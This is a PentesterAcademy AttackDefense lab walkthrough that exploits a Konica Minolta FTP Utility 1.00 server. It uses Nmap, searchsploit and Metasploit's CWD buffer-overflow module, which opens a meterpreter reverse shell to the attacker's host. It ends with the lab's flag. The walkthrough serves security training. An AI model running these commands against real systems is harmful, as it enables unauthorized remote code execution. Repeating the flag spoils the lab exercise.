
ATTACK
DEFENSE
by PentesterAcademy

Name	Windows: FTP Server
URL	https://attackdefense.com/challengedetails?cid=2205
Type	Basic Exploitation: With Metasploit

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.24.132
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.24.132

```
root@attackdefense:~# nmap 10.0.24.132
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-27 15:19 IST
Nmap scan report for ip-10-0-24-132.ap-southeast-1.compute.internal (10.0.24.132)
Host is up (0.0015s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49165/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.56 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run Nmap again to determine version information on port 21.

Command: nmap -sV -p 21 10.0.24.132

```
root@attackdefense:~# nmap -sV -p 21 10.0.24.132
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-27 15:19 IST
Nmap scan report for ip-10-0-24-132.ap-southeast-1.compute.internal (10.0.24.132)
Host is up (0.0015s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Konica Minolta FTP Utility ftpd 1.00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
root@attackdefense:~#
```

Step 4: We will search for the exploit module for Konica 1.00 using searchsploit.

Command: searchsploit konica 1.0

```
root@attackdefense:~# searchsploit konica 1.0
------------------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------------------
Konica Minolta FTP Utility 1.0 - 'LIST' Denial of Service (PoC)
Konica Minolta FTP Utility 1.0 - 'NLST' Denial of Service (PoC)
Konica Minolta FTP Utility 1.0 - Directory Traversal
Konica Minolta FTP Utility 1.0 - Remote Command Execution
Konica Minolta FTP Utility 1.0 - Remote Denial of Service (PoC)
Konica Minolta FTP Utility 1.00 - (Authenticated) CWD Command Overflow (SEH) (Metasploit)
Konica Minolta FTP Utility 1.00 - CWD Command Overflow (SEH)
------------------------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
root@attackdefense:~#
```

Step 5: There is a Metasploit module for the Konica server. We will use a Command buffer overflow Metasploit module to exploit the target.

Commands:
msfconsole -q
use exploit/windows/ftp/kmftp_utility_cwd
set RHOSTS 10.0.24.132
exploit

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/ftp/kmftp_utility_cwd
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/ftp/kmftp_utility_cwd) > set RHOSTS 10.0.24.132
RHOSTS => 10.0.24.132
msf6 exploit(windows/ftp/kmftp_utility_cwd) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] 10.0.24.132:21 - Sending exploit buffer...
[*] Sending stage (175174 bytes) to 10.0.24.132
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.24.132:49193) at 2020-12-27 15:21:42 +0530

meterpreter >
```

We have successfully exploited the target vulnerable FTP server (Konica) and received a meterpreter shell.

Step 6: Searching the flag.

Commands:
shell
cd /
dir
type flag.txt

```
meterpreter > shell
Process 1604 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\KONICA MINOLTA\FTP Utility>cd /
cd /

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AEDF-99BD

 Directory of C:\

09/12/2020  10:57 AM                32 flag.txt
08/22/2013  03:52 PM    <DIR>          PerfLogs
08/12/2020  04:13 AM    <DIR>          Program Files
09/12/2020  10:53 AM    <DIR>          Program Files (x86)
09/10/2020  09:50 AM    <DIR>          Users
09/12/2020  10:55 AM    <DIR>          Windows
               1 File(s)             32 bytes
               5 Dir(s)   9,123,856,384 bytes free

C:\>type flag.txt
type flag.txt
ba0caf1c5ef35f5471026996412f133a
C:\>
```

This reveals the flag to us.

Flag: ba0caf1c5ef35f5471026996412f133a

References:

1. Konica Minolta FTP Utility 1.00 - CWD Command Overflow (SEH) (https://www.exploit-db.com/exploits/39215)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/ftp/kmftp_utility_cwd/)